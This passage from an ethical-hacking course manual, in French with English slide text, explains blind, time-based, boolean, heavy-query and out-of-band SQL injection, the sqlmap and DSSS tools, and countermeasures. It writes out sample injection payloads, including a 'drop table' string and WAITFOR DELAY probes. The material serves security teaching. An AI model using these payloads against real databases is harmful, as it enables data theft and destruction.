



Figure 7.40 : Exemple d'injection SQL en aveugle

Lorsqu'un attaquant tente d'effectuer une injection SQL avec la requête "**certifiedhacker' ; drop table Orders --**", deux types de messages d'erreur peuvent être renvoyés. Un message d'erreur générique peut aider l'attaquant à réaliser des attaques par injection SQL sur

l'application. Par contre, si le développeur désactive les messages d'erreur génériques, l'application renverra un **message d'erreur personnalisé**, qui ne sera pas utile à l'attaquant. Dans ce cas, l'attaquant tentera plutôt une attaque par injection SQL en aveugle.

Si les messages d'erreur génériques sont utilisés, le serveur renvoie un message d'erreur avec une explication détaillée de l'erreur, accompagnée de détails sur les pilotes de base de données et le serveur ODBC SQL. Ces informations peuvent être utilisées pour poursuivre l'attaque par injection SQL. Lorsque les messages personnalisés sont utilisés, le navigateur affiche simplement un message d'erreur indiquant qu'il y a une erreur et que la demande n'a pas abouti, sans fournir de détails. Ainsi, l'attaquant n'a d'autre choix que de tenter une attaque par injection SQL en aveugle.

Blind SQL Injection: WAITFOR DELAY (YES or NO Response)



Injection SQL en aveugle : WAITFOR DELAY (réponse OUI ou NON)

L'injection SQL à délai (parfois appelée **injection SQL basée sur le temps**) évalue le délai écoulé suite à des requêtes vraies ou fausses envoyées à la base de données. Une instruction **waitfor** arrête le serveur SQL pendant un laps de temps spécifique. En fonction de la réponse, un attaquant extraira des informations telles que le temps de connexion à la base de données en tant qu'administrateur système ou en tant qu'un autre utilisateur et lancera d'autres attaques.




Figure 7.41 : Exemple d'injection SQL basée sur le temps

- **Étape 1:** IF EXISTS(SELECT * FROM creditcard) WAITFOR DELAY '0:0:10'--
- **Étape 2:** Vérifier si la base de données "creditcard" existe ou pas
- **Étape 3:** Si non, le message suivant apparait : "We are unable to process your request. Please try back later".
- **Étape 4:** Si oui, le système reste en pause pendant 10 secondes. Après ces 10 secondes, le message suivant apparait : "We are unable to process your request. Please try back later."

Comme aucun message d'erreur ne sera renvoyé, utilisez la commande "waitfor delay" pour vérifier l'état d'exécution du SQL.

WAIT FOR DELAY 'time' (en secondes)

Cette commande est identique à la commande "sleep" ; elle permet d'attendre une durée déterminée. Le temps CPU est un moyen efficace de provoquer l'attente d'une base de données.

WAITFOR DELAY '0:0:10'--

BENCHMARK() (Minutes)

Cette commande s'exécute sur le serveur MySQL.

BENCHMARK(howmanytimes, do this)

Blind SQL Injection: Boolean Exploitation



Multiple valid statements that evaluate **true** and **false** are supplied in the affected parameter in the **HTTP request**



By comparing the response page between both conditions, the attackers can infer whether or not the **injection was successful**



For example, consider the following URL:

<http://www.myshop.com/item.aspx?id=67>

An attacker may manipulate the above request to

<http://www.myshop.com/item.aspx?id=67 and 1=2>

SQL Query Executed

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67  
AND 1 = 2
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Injection SQL en aveugle : Exploitation booléenne

L'injection SQL en aveugle basée sur les booléens (parfois appelée **injection SQL inférentielle**) est réalisée en posant les bonnes questions à la base de données de l'application. Plusieurs instructions valides évaluées comme vraies ou fausses sont fournies dans le paramètre concerné de la requête HTTP. En comparant la page de réponse entre les deux conditions, les attaquants peuvent déduire si l'injection a réussi. Si l'attaquant construit et exécute la bonne requête, la base de données révélera tout ce que l'attaquant veut savoir, ce qui facilite les attaques ultérieures. Dans cette technique, l'attaquant utilise un ensemble d'opérations **booléennes** pour extraire des informations sur les tables de la base de données. L'attaquant utilise souvent cette technique s'il lui semble que l'application est exploitable au moyen d'une attaque par injection SQL en aveugle. Si l'application ne renvoie aucun message d'erreur par défaut, l'attaquant tente d'utiliser des opérations booléennes contre l'application.

Par exemple, l'URL suivante affiche les détails d'un article avec id = 67

<http://www.myshop.com/item.aspx?id=67>

La requête SQL pour la demande ci-dessus est :

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67
```

Un attaquant peut manipuler la requête ci-dessus de la manière suivante :

<http://www.myshop.com/item.aspx?id=67 and 1=2>

Dans ce cas, la requête SQL devient :

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND 1 = 2
```

Si le résultat de la requête ci-dessus est FALSE, aucun article ne sera affiché sur la page Web. L'attaquant modifie ensuite la requête ci-dessus en :

http://www.myshop.com/item.aspx?id=67 and 1=1

La requête SQL correspondante est :

SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND 1 = 1

Si la requête ci-dessus renvoie TRUE, alors les détails de l'article avec id = 67 sont affichés. Ainsi, à partir du résultat ci-dessus, l'attaquant conclut que la page est vulnérable à une attaque par injection SQL.

Blind SQL Injection: Heavy Query

Attackers use heavy queries to perform a time delay SQL injection attack without using **time delay functions**

A heavy query retrieves a significant amount of data and takes a long time to execute in the **database engine**

Attackers generate heavy queries using **multiple joins on system tables**

For example,

```
SELECT * FROM products WHERE id=1 AND 1 <
SELECT count(*) FROM all_users A,
all_users B, all_users C
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Injection SQL en aveugle : Requête lourde

Dans certaines circonstances, il est impossible d'utiliser les fonctions de temporisation dans les requêtes SQL, car l'administrateur de la base de données peut désactiver l'utilisation de ces fonctions. Dans de tels cas, un attaquant peut utiliser des requêtes lourdes pour réaliser une attaque par injection SQL sans utiliser de fonctions de temporisation. Une requête lourde récupère une quantité massive de données, et son exécution sur le moteur de la base de données prendra beaucoup de temps. Les attaquants génèrent des requêtes lourdes en utilisant des jointures multiples sur des tables système car les requêtes sur les tables système prennent plus de temps à s'exécuter.

Par exemple, la requête suivante est une requête lourde dans Oracle qui prend beaucoup de temps à s'exécuter :

```
SELECT count(*) FROM all_users A, all_users B, all_users C
```

Si un attaquant injecte un paramètre malveillant dans la requête ci-dessus pour effectuer une injection SQL basée sur le temps sans utiliser de fonctions de délai, elle prend alors la forme suivante :

```
1 AND 1 < SELECT count(*) FROM all_users A, all_users B, all_users C
```

La requête finale qui en résulte se présente sous la forme suivante :

```
SELECT * FROM products WHERE id=1 AND 1 < SELECT count(*) FROM all_users A, all_users B, all_users C
```

Une attaque par requête lourde est un nouveau type d'attaque par injection SQL qui a un impact important sur les performances du serveur.

Out-of-Band SQL Injection

01

In Out-of-Band SQL injection, the attacker needs to **communicate with the server** and acquire features of the **database server** used by the web application

02

Attackers use different **communication channels** to perform the attack and obtain the results



03

Attackers use **DNS** and **HTTP requests** to retrieve data from the database server

04

For example, in a Microsoft SQL Server, an attacker exploits the **xp_dirtree command** to send DNS requests to a server controlled by the attacker

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Injection SQL hors bande

Les attaques par injection SQL hors bande sont difficiles à réaliser car l'attaquant doit communiquer avec le serveur et déterminer les caractéristiques du serveur de base de données utilisé par l'application Web. Dans cette attaque, le pirate informatique utilise différents canaux de communication (tels que la fonctionnalité de messagerie de la base de données ou les fonctions d'écriture et de chargement de fichiers) pour réaliser l'attaque et obtenir les résultats souhaités. Les attaquants utilisent cette technique au lieu de l'injection SQL in-band ou en aveugle s'ils ne sont pas en mesure d'utiliser le même canal par lequel les requêtes sont effectuées pour lancer l'attaque et recueillir les résultats.

Les attaquants utilisent les requêtes DNS et HTTP pour récupérer les données du serveur de base de données. Par exemple, dans Microsoft SQL Server, un attaquant exploite la commande `xp_dirtree` pour envoyer des requêtes DNS à un serveur contrôlé par l'attaquant. De même, dans Oracle Database, un attaquant peut utiliser le paquet `UTL_HTTP` pour envoyer des requêtes HTTP depuis SQL ou PL/SQL vers un serveur contrôlé par l'attaquant.

SQL Injection Tools

sqlmap | sqlmap automates the process of **detecting** and **exploiting SQL injection flaws** and the taking over of database servers



The screenshot shows a terminal window titled "Parrot Terminal" with the command "#python sqlmap.py -h" entered. The output displays the usage information for sqlmap, including options for help (-h, -hh), version (-version), and verbosity (-v). It also specifies target URL (-u) and Google Dork (-g) options. A note at the bottom indicates that requests can be used to specify connection details.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

	Mole https://sourceforge.net
	Blisqy https://github.com
	blind-sql-bitshifting https://github.com
	NoSQLMap https://github.com
	SQL Power Injector http://www.sqlpowerinjector.com

Outils d'injection SQL

- **sqlmap**

Source : <http://sqlmap.org>

Outil de test d'intrusion open-source, sqlmap automatise le processus de détection et d'exploitation des failles d'injection SQL et de prise de contrôle des serveurs de bases de données. Il est doté d'un puissant moteur de détection, de nombreuses fonctionnalités spécialisées pour les pentesters expérimentés et d'un large éventail de paramètres permettant de prendre l'empreinte de la base de données, d'extraire des données de la base, d'accéder au système de fichiers sous-jacent et d'exécuter des commandes sur le système d'exploitation via des connexions hors bande.

Les attaquants peuvent utiliser sqlmap pour effectuer une injection SQL sur un site Web ciblé par le biais de diverses techniques telles que les injections en aveugle basées sur les booléens, les injections en aveugle basées sur le temps, les injections basées sur les erreurs, les requêtes UNION, les requêtes empilées et les injections hors bande.

Voici quelques caractéristiques de sqlmap :

- Support complet de six techniques d'injection SQL : Injection booléenne, injection temporelle, injection par erreur, injection par UNION, injection par empilement et injection hors bande
- Support pour se connecter directement à la base de données sans passer par une injection SQL, en fournissant les informations d'identification du SGBD, l'adresse IP, le port et le nom de la base de données

- Support pour énumérer les utilisateurs, les mots de passe, les privilèges, les rôles, les bases de données, les tables et les colonnes
 - Reconnaissance automatique des formats de hachage de mot de passe et support pour les craquer en utilisant une attaque par dictionnaire
 - Support pour vider entièrement les tables de bases de données, une sélection d'entrées ou des colonnes spécifiques, selon le choix de l'utilisateur
 - Possibilité de rechercher des noms de bases de données spécifiques, des tables spécifiques dans toutes les bases de données, ou des colonnes spécifiques dans toutes les tables des bases de données
 - Support pour établir une connexion TCP hors bande entre la machine de l'attaquant et le serveur de base de données sous-jacent au système d'exploitation

Figure 7.42 : sqlmap

Voici la liste de quelques autres outils d'injection SQL :

- Mole (<https://sourceforge.net>)
 - Blisqy (<https://github.com>)
 - blind-sql-bitshifting (<https://github.com>)
 - NoSQLMap (<https://github.com>)
 - SQL Power Injector (<http://www.sqlpowerinjector.com>)

Module Flow

1

**Discuss Types of SQL
Injection Attacks**

2

**Discuss SQL Injection Attack
Countermeasures**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Découvrez les contre-mesures contre les attaques par injection SQL

Les sections précédentes ont traité de la gravité des attaques par injection SQL, des différentes techniques et des outils utilisés pour réaliser une injection SQL. Ces discussions portaient sur les techniques offensives qu'un attaquant peut utiliser pour les attaques par injection SQL. Cette section traite des techniques défensives contre les attaques par injection SQL et présente des contre-mesures pour protéger les applications Web.

SQL Injection Attack Countermeasures

1

Make no assumptions about the **size**, **type**, or **content** of the data that is received by your application

2

Test the **size** and **data type of input** and enforce appropriate limits to prevent buffer overruns

3

Test the content of **string variables** and accept only **expected values**

4

Reject entries that contain **binary data**, **escape sequences**, and **comment** characters

5

Never build **Transact-SQL** statements directly from user input and use stored procedures to validate user input

6

Implement **multiple layers of validation** and never concatenate user input that is not validated



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Contre-mesures contre les attaques par injection SQL

Pour se défendre contre l'injection SQL, le développeur doit apporter le soin nécessaire à la configuration et au développement d'une application afin de la rendre robuste et sûre. Le développeur doit utiliser les bonnes pratiques et les contre-mesures pour empêcher les applications de devenir vulnérables aux attaques par injection SQL.

Certaines contre-mesures pour se défendre contre les attaques par injection SQL sont énumérées ci-dessous :


- Ne faire aucune supposition sur la taille, le type ou le contenu des données qui sont reçues par l'application.
- Tester la taille et le type de données en entrée et appliquer les limites appropriées pour éviter les dépassements de tampon.
- Tester le contenu des variables de type chaîne et n'accepter que les valeurs attendues.
- Rejeter les entrées qui contiennent des données binaires, des séquences d'échappement et des caractères de commentaire.
- Ne jamais construire d'instructions Transact-SQL directement à partir des entrées de l'utilisateur et utiliser des procédures stockées pour valider les entrées de l'utilisateur.
- Mettre en place plusieurs couches de validation et ne jamais concaténer des entrées utilisateur qui ne sont pas validées.
- Éviter de construire du SQL dynamique avec des valeurs d'entrée concaténées.
- S'assurer que les fichiers de configuration Web de chaque application ne contiennent pas d'informations sensibles.

- Utiliser les types de comptes SQL les plus restrictifs pour les applications.
- Utiliser des systèmes de détection d'intrusion dans le réseau, l'hôte et l'application pour surveiller les attaques par injection.
- Effectuer des tests d'injection automatisés de type boîte noire, une analyse statique du code source et des tests d'intrusion manuels pour détecter les vulnérabilités.
- Maintenir les données non fiables séparées des commandes et des requêtes.
- En l'absence d'API paramétrée, utiliser une syntaxe d'échappement spécifique pour l'interpréteur afin d'éliminer les caractères spéciaux.
- Utiliser un algorithme de hachage sûr, tel que SHA256, pour stocker les mots de passe des utilisateurs plutôt que du texte en clair.
- Utiliser la couche d'abstraction d'accès aux données pour renforcer l'accès sécurisé aux données dans l'ensemble d'une application.
- S'assurer que les commentaires dans le code et les messages de débogage sont supprimés avant de déployer une application.
- Concevoir le code de manière à ce qu'il intercepte et traite les exceptions de manière appropriée.
- Appliquer les règles du moindre privilège pour exécuter les applications qui accèdent au SGBD.
- Valider les données fournies par l'utilisateur ainsi que les données obtenues de sources non fiables du côté du serveur.
- Éviter les identifiants entre guillemets ou délimités, car ils compliquent considérablement tous les efforts de mise sur liste blanche, liste noire et échappement.
- Utiliser une instruction préparée pour créer une requête paramétrée afin de bloquer l'exécution de la requête.
- S'assurer que toutes les entrées utilisateur sont nettoyées avant de les utiliser dans des instructions SQL dynamiques.
- Utiliser des expressions normales et des procédures stockées pour détecter le code potentiellement dangereux.

SQL Injection Detection Tools

Damn Small SQLi Scanner (DSSS)

DSSS is an **SQL injection vulnerability scanner** that scans the web application for various SQL injection vulnerabilities



OWASP ZAP
<https://www.owasp.org>

Snort
<https://www.snort.org>

Burp Suite
<https://portswigger.net>

HCL AppScan
<https://www.hcltech.com>

w3af
<https://w3af.org>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils de détection des injections SQL

Les outils de détection d'injection SQL aident à détecter les attaques par injection SQL en surveillant le trafic HTTP et les vecteurs d'attaque par injection SQL, et ils déterminent si le code de l'application Web ou de la base de données présente des vulnérabilités d'injection SQL.

- **Damn Small SQLi Scanner (DSSS)**

Source : <https://github.com>

Damn Small SQLi Scanner (DSSS) est un scanner de vulnérabilité aux injections SQL entièrement fonctionnel (supportant les paramètres GET et POST). Il analyse l'application Web à la recherche de diverses vulnérabilités d'injection SQL.

Les professionnels de la sécurité peuvent utiliser cet outil pour détecter les vulnérabilités aux injections SQL dans les applications Web.

```
[root@parrot]~[~/DSSS]
└─#python3 dsss.py -u "http://www.moviescope.com/viewprofile.asp
x?id=1" --cookie "mscope=1jWydNf8wro=; ui-tabs-1=0"
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3a
by: Miroslav Stampar (@stamparm)

* scanning GET parameter 'id'
(i) GET parameter 'id' appears to be blind SQLi vulnerable (e.g.:
'http://www.moviescope.com/viewprofile.aspx?id=1%20OR%20NOT%20%2816
1%3E161%29')

scan results: possible vulnerability found
[root@parrot]~[~/DSSS]
└─#
```

The screenshot shows a terminal window titled "Parrot Terminal" running on a Linux system. The terminal displays the output of the "dsss.py" script, which is a small SQL injection scanner. It identifies a potential blind SQL injection vulnerability in the "id" parameter of a GET request to the URL "http://www.moviescope.com/viewprofile.aspx". The terminal window has a context menu open, with the "Copy" option highlighted in blue, indicating it was recently selected.

Figure 7.43 : Capture d'écran de Damn Small SQLi Scanner (DSSS)

Voici la liste de quelques autres outils de détection d'injection SQL :

- OWASP ZAP (<https://www.owasp.org>)
- Snort (<https://www.snort.org>)
- Burp Suite (<https://portswigger.net>)
- HCL AppScan (<https://www.hcltech.com>)
- w3af (<https://w3af.org>)

Module Summary



This module has discussed web server concepts and attacks



It has covered various web server attack tools and countermeasures



It discussed web application architecture and vulnerability stack



It also discussed various web application threats and attacks



It demonstrated different web application attack tools



It discussed various countermeasures against web application attacks



This module also discussed different types of SQL injection attacks and SQL injection tools



Finally, this module ended with a detailed discussion on various countermeasures against SQL injection attacks



In the next module, we will discuss in detail on various wireless attacks and countermeasures



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Résumé du module

Ce module a abordé les concepts et les attaques des serveurs Web. Il a également abordé les différents outils d'attaque des serveurs Web et les contre-mesures. Il a présenté l'architecture des applications Web et les différents niveaux de vulnérabilité. Il a abordé les différentes menaces et attaques des applications Web et a fait la démonstration de différents outils d'attaque des applications Web. De plus, il a traité des différentes contre-mesures contre les attaques d'applications Web. Ce module a également abordé les différents types d'attaques par injection SQL et les outils d'injection SQL. Il s'est enfin terminé par une présentation détaillée des différentes contre-mesures contre les attaques par injection SQL.


Dans le prochain module, nous examinerons en détail les différentes attaques sans fil et les contre-mesures.

This page is intentionally left blank.



Module 08

Wireless Attacks and Countermeasures



Module Objectives

- 1 Overview of Wireless Terminology
- 2 Overview of Wireless Encryption Algorithms
- 3 Understanding Wireless Network-Specific Attack Techniques
- 4 Overview of Different Wireless Attack Tools
- 5 Understanding Bluetooth Attack Techniques
- 6 Overview of Various Wireless Attack Countermeasures
- 7 Overview of Different Wireless Security Tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Objectifs du module

Les réseaux sans fil sont moins chers et plus faciles à gérer que les réseaux filaires. Un attaquant peut facilement compromettre un réseau sans fil en l'absence de mesures de sécurité adéquates ou d'une configuration réseau appropriée. Comme les systèmes de sécurité de haut niveau pour les réseaux sans fil peuvent être coûteux, il est conseillé de déterminer les risques ou les vulnérabilités critiques associés au réseau, puis de vérifier si le mécanisme de sécurité existant peut protéger le réseau sans fil contre toutes les attaques possibles. Si ce n'est pas le cas, les mécanismes de sécurité doivent être mis à niveau.

Ce module décrit les types de réseaux sans fil et les normes des réseaux sans fil. Les différents algorithmes de chiffrement sans fil sont examinés, ainsi que leurs forces et leurs faiblesses. Le module aborde également diverses techniques d'attaque des réseaux sans fil et les contre-mesures pour les protéger.

À la fin de ce module, vous serez en mesure de :

- Décrire le vocabulaire des réseaux sans fil.
- Expliquer les différents algorithmes de chiffrement des réseaux sans fil.
- Décrire les techniques d'attaque spécifiques aux réseaux sans fil.
- Utiliser différents outils d'attaque des réseaux sans fil.
- Décrire les techniques d'attaque Bluetooth.
- Appliquer des contre-mesures contre les attaques des réseaux sans fil.
- Utiliser différents outils de sécurité pour les réseaux sans fil.



Comprendre le vocabulaire des réseaux sans fil

Le monde des réseaux se dirige vers une nouvelle ère d'évolution technologique grâce aux technologies sans fil. Les réseaux sans fil révolutionnent la façon dont les gens travaillent et jouent. En supprimant les connexions physiques ou les câbles, chacun peut utiliser les réseaux de manière inédite et rendre les données portables, mobiles et accessibles. Un réseau sans fil est un système de communication de données non limité qui utilise la technologie des radiofréquences pour communiquer avec des équipements et accéder à des données. Ce réseau libère l'utilisateur de connexions filaires complexes et multiples en utilisant des ondes électromagnétiques (EM) pour interconnecter deux éléments distincts sans établir de connexion physique. Cette section décrit les concepts de base des réseaux sans fil.

Wireless Terminology



GSM

A universal system used for mobile transportation for wireless networks worldwide



Bandwidth

Describes the amount of information that may be broadcast over a connection



Access point (AP)

Used to connect wireless devices to a wireless/wired network



BSSID

The MAC address of an AP that has set up a Basic Service Set (BSS)



ISM band

A set of frequencies for the international industrial, scientific, and medical communities



Hotspot

A place where a wireless network is available for public use

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Terminology (Cont'd)

Association

The process of connecting a wireless device to an AP



MIMO-OFDM

An air interface for 4G and 5G broadband wireless communications

SSID

